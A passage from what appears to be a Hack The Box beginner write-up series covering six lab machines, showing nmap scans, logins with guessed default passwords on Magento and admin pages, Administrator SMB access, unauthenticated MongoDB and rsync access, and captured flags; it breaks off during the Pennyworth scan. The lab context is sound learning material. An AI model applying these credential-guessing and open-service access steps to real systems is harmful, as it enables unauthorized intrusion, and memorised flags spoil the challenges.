


I used the admin password I retrieved earlier from the server to login, and I got the flag.




30: Ignition

Ignition is an easy machine in the PWN category. I started with enumerating the target.




```
┌──(kali㉿kali)-[~]
└─$ ping 10.129.1.27
PING 10.129.1.27 (10.129.1.27) 56(84) bytes of data.
64 bytes from 10.129.1.27: icmp_seq=1 ttl=63 time=47.7 ms
64 bytes from 10.129.1.27: icmp_seq=2 ttl=63 time=67.3 ms
64 bytes from 10.129.1.27: icmp_seq=3 ttl=63 time=71.2 ms
64 bytes from 10.129.1.27: icmp_seq=4 ttl=63 time=20.9 ms
^C
── 10.129.1.27 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 20.943/51.795/71.172/19.909 ms

┌──(kali㉿kali)-[~]
└─$ nmap -p- -sV 10.129.1.27 -vv
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 12:39 EDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 12:39
Scanning 10.129.1.27 [2 ports]
Completed Ping Scan at 12:39, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:39
Completed Parallel DNS resolution of 1 host. at 12:39, 0.07s elapsed
Initiating Connect Scan at 12:39
Scanning 10.129.1.27 [65535 ports]
Discovered open port 80/tcp on 10.129.1.27
Connect Scan Timing: About 44.20% done; ETC: 12:40 (0:00:39 remaining)
Completed Connect Scan at 12:40, 66.95s elapsed (65535 total ports)
Initiating Service scan at 12:40
Scanning 1 service on 10.129.1.27
Completed Service scan at 12:40, 6.17s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.1.27.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.60s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:40
Completed NSE at 12:40, 0.22s elapsed
Nmap scan report for 10.129.1.27
Host is up, received syn-ack (0.045s latency).
Scanned at 2023-06-11 12:39:26 EDT for 74s
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack nginx 1.14.2
```

I saw that only port 80 was open so I switched to my web browser. I could not access the website because my computer couldn't link the target IP to its domain, so I had to add it manually in /etc/hosts/ file.




```
1   127.0.0.1   localhost
2   127.0.1.1   kali
3   10.129.1.27 ignition.htb
4   ::1     localhost ip6-localhost ip6-loopback
5   ff02::1     ip6-allnodes
6   ff02::2     ip6-allrouters
7
8
```

Now I could open the webpage and explore it. In the screenshot below I am showing what the default webpage looks like.



By doing path traversal I found an “admin” login page, running Magento.




I searched in google for “top 10 most probable Magento passwords” and I logged in after trying a few of them.

Username: admin

Password: qwerty123

After I logged in I saw the flag to pawn the machine.



31: Tactics


This is an easy machine in the PWN category. I started with enumerating the target machine. I used "-sC" for service detection and "-Pn" for silencing my scanning requests.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -Pn 10.129.174.82
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 14:18 EDT
Nmap scan report for 10.129.174.82
Host is up (0.052s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 1s
| smb2-time:
|   date: 2023-06-11T18:18:17
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 47.87 seconds
```

According to the results of the nmap scan, the machine is running the Windows and the Server Message Block service on port 445. I connected to the machine

using smbclient, passing an Administrator username. I could see each share that's on the target machine.

I navigated to /C$ drive because that's where hack the box developers leave the flags at.



I navigated to the Desktop directory of the target windows machine, and I saw that there was the flag. I downloaded it to my local machine and catted it out to finish the challenge.

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.129.174.82\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Wed Apr 21 11:23:49 2021
  Config.Msi                         DHS        0  Wed Jul  7 14:04:56 2021
  Documents and Settings          DHSrn        0  Wed Apr 21 11:17:12 2021
  pagefile.sys                       AHS 738197504  Sun Jun 11 14:15:19 2023
  PerfLogs                             D        0  Sat Sep 15 03:19:00 2018
  Program Files                       DR        0  Wed Jul  7 14:04:24 2021
  Program Files (x86)                  D        0  Wed Jul  7 14:03:38 2021
  ProgramData                         DH        0  Tue Sep 13 12:27:53 2022
  Recovery                         DHSn        0  Wed Apr 21 11:17:15 2021
  System Volume Information         DHS        0  Wed Apr 21 11:34:04 2021
  Users                               DR        0  Wed Apr 21 11:23:18 2021
  Windows                              D        0  Wed Jul  7 14:05:23 2021

                3774463 blocks of size 4096. 1150743 blocks available
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
  .                                   DR        0  Thu Apr 22 03:16:03 2021
  ..                                  DR        0  Thu Apr 22 03:16:03 2021
  desktop.ini                        AHS      282  Wed Apr 21 11:23:32 2021
  flag.txt                             A       32  Fri Apr 23 05:39:00 2021

                3774463 blocks of size 4096. 1153865 blocks available
smb: \Users\Administrator\Desktop\> cat flag.txt
cat: command not found
smb: \Users\Administrator\Desktop\> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit

┌──(kali㉿kali)-[~]
└─$ cat flag.txt
f751c19eda8f61ce81827e6930a1f40c
```


32: Preignition

Preignition is an easy machine in the PWN category. I started with basic reconnaissance.


```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ping 10.129.127.125
PING 10.129.127.125 (10.129.127.125) 56(84) bytes of data.
64 bytes from 10.129.127.125: icmp_seq=1 ttl=63 time=218 ms
64 bytes from 10.129.127.125: icmp_seq=2 ttl=63 time=21.7 ms
64 bytes from 10.129.127.125: icmp_seq=3 ttl=63 time=41.0 ms
64 bytes from 10.129.127.125: icmp_seq=4 ttl=63 time=65.5 ms
^C
── 10.129.127.125 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 21.687/86.555/218.082/77.504 ms

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.129.127.125
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 11:43 EDT
Nmap scan report for 10.129.127.125
Host is up (0.027s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.14.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```

Nmap report returned a open port 80 with nginx service running on it. I checked the online page in my browser.

I wanted to find other folders in the same directory, so I did some directory busting with dirbuster. It found that there was another page called “admin.php”




I checked the page, and it was an admin login for nginx. I searched in google for possible default passwords and tried a few. It turned out to be default admin password.



Username: admin

Password: admin



I logged in and got the flag for completing the machine.

33: Mongod


Mongod is an easy machine in the PWN category. I started with basic enumeration.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- --min-rate=1000 -sV 10.129.127.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 12:14 EDT
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 49.30% done; ETC: 12:15 (0:00:34 remaining)
Nmap scan report for 10.129.127.133
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.82 seconds
```


The scan shows that the following two ports are open - port 22 running the SSH service & port 27017 running the MongoDB server. I downloaded MongoDB and connected to the server.

```
┌──(kali㉿kali)-[~/mongodb-linux-x86_64-3.4.7/bin]
└─$ ./mongo mongodb://10.129.127.133:27017
MongoDB shell version v3.4.7
connecting to: mongodb://10.129.127.133:27017
MongoDB server version: 3.6.8
WARNING: shell and server versions do not match
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
Server has startup warnings:
2023-06-16T16:13:09.531+0000 I STORAGE  [initandlisten]
2023-06-16T16:13:09.531+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger st
orage engine
2023-06-16T16:13:09.531+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten]
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten]
>
```

I used “show dbs;” to list all available databases on MongoDB.




I selected sensitive_information database with the command “use”. And then command “show” to show me the flag for completing the challenge.



34: Synced

Synced is and easy machine in the PWN category. I started with enumeration.



The scan shows that only port 873 is open. Moreover, Nmap informs us that the service running on this port is rsync. rsync is an open source utility that provides fast incremental file transfer.

The way rsync works makes it an excellent choice when there is a need to synchronize files between a computer and a storage drive and across networked computers. Because of the flexibility and speed, it offers, it has become a standard Linux utility, included in all popular Linux distribution by default.

I connected with rsync. And then traversed trough the directories.

```
┌──(kali㉿kali)-[/home]
└─$ rsync --list-only 10.129.228.37::
public          Anonymous Share
```

Looking at the output, I could access a directory called public with the description Anonymous Share. It is a common practice to call shared directories just shares. Let's go a step further and list the files inside the public share.

```
┌──(kali㉿kali)-[/home]
└─$ rsync --list-only 10.129.228.37::public/flag.txt
-rw-r--r--             33 2022/10/24 17:32:03 flag.txt
```

I noticed a file called flag.txt inside the public share. My last step was to copy/sync this file to our local machine. To do that, I followed the general syntax by specifying the SRC as public/flag.txt and the DEST as flag.txt to transfer the file to our local machine. Then I catted out the flag and pwned the machine.

```
┌──(kali㉿kali)-[/home]
└─$ sudo rsync 10.129.228.37::public/flag.txt flag.txt
[sudo] password for kali:

┌──(kali㉿kali)-[/home]
└─$ cat flag.txt
72eaf5344ebb84908ae543a719830519
```


35: Pennyworth

Pennyworth is an easy machine in the PWN category. I started with enumeration.


```
┌──(kali㉿kali)-[/home]
└─$ sudo nmap -sC -sV 10.129.205.9
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 22:44 EDT
Nmap scan report for 10.129.205.9
Host is up (0.067s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
